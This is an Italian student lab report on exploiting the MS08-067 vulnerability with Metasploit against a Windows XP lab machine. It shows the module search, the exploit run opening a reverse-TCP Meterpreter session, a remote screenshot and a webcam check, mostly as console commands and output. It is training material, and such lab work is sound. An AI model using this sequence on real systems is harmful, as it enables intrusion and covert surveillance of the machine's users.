

Amarfii.Adrian
Report 07/12/2022
Task

Traccia: Hacking MS08-067

Sulla base della teoria vista in lezione odierna, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP

Nell'esercizio di oggi ci viene chiesto di usare Metasploit per testare la vulnerabilità MS08-067 : una volta riusciti dobbiamo fare uno screenshot e verificare se sulla macchina target siano presenti delle webcam.

Apriamo MSFCONSOLE E cerchiamo in questo caso Ms08-067 e ci viene fuori un solo risultato:

```
available commands
msf6 > search ms08-067

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi  2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > |
```

Usiamolo e impostiamo il RHOSTS con l'IP di windows xp (192.168.1.200)

Facciamo exploit.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > exploit


[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 3 opened (192.168.1.25:4444 -> 192.168.1.200:1038) at 2022-12-07 07:02:03 -0500

meterpreter > |
```

Ci siamo riusciti adesso con il comando screenshot facciamo una foto:Di seguito il comando e lo screenshot :

```
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.200:1036) at 2022-12-07 07:25:34 -0500

meterpreter > screenshot
Screenshot saved to: /home/kali/NqSDKHkY.jpeg
meterpreter > |
```



Usando il comando `webcam_list` verifichiamo se sul nostro target se ci sono o no webcam :

```
meterpreter > screenshot
Screenshot saved to: /home/kali/NqSDKHkY.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```